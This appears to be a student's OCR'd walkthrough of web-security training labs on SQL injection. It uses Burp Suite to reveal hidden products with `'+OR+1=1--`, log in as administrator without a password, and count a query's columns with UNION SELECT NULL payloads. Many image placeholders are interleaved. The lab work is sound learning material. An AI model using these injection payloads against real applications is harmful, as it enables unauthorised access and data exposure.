
Opening the inbuild browser of burp and pasting the link



Before SQL Injection number of products




On Clicking Filter Food & Drinks



Editing the filter category `Gifts '+OR+1=1–`

After forwarding the request we can see the gits category and there products which was hidden before




Lab: SQL injection vulnerability allowing login bypass

This lab contains a SQL injection vulnerability in the login function.


To solve the lab, perform a SQL injection attack that logs in to the application as the administrator user.

Home Page




Before

Login



After


Custom Username and password




Logged In


Lab: SQL injection UNION attack, determining the number of columns returned by the query

Opening the lab in Burpsuit browser





Modifying the filter category adding the '**UNION+SELECT+NULL—**






Then with **UNION+SELECT+NULL,NULL—**






We Checked that by using '**UNION+SELECT+NULL—**
'**UNION+SELECT+NULL,NULL—**
there was an internal server error

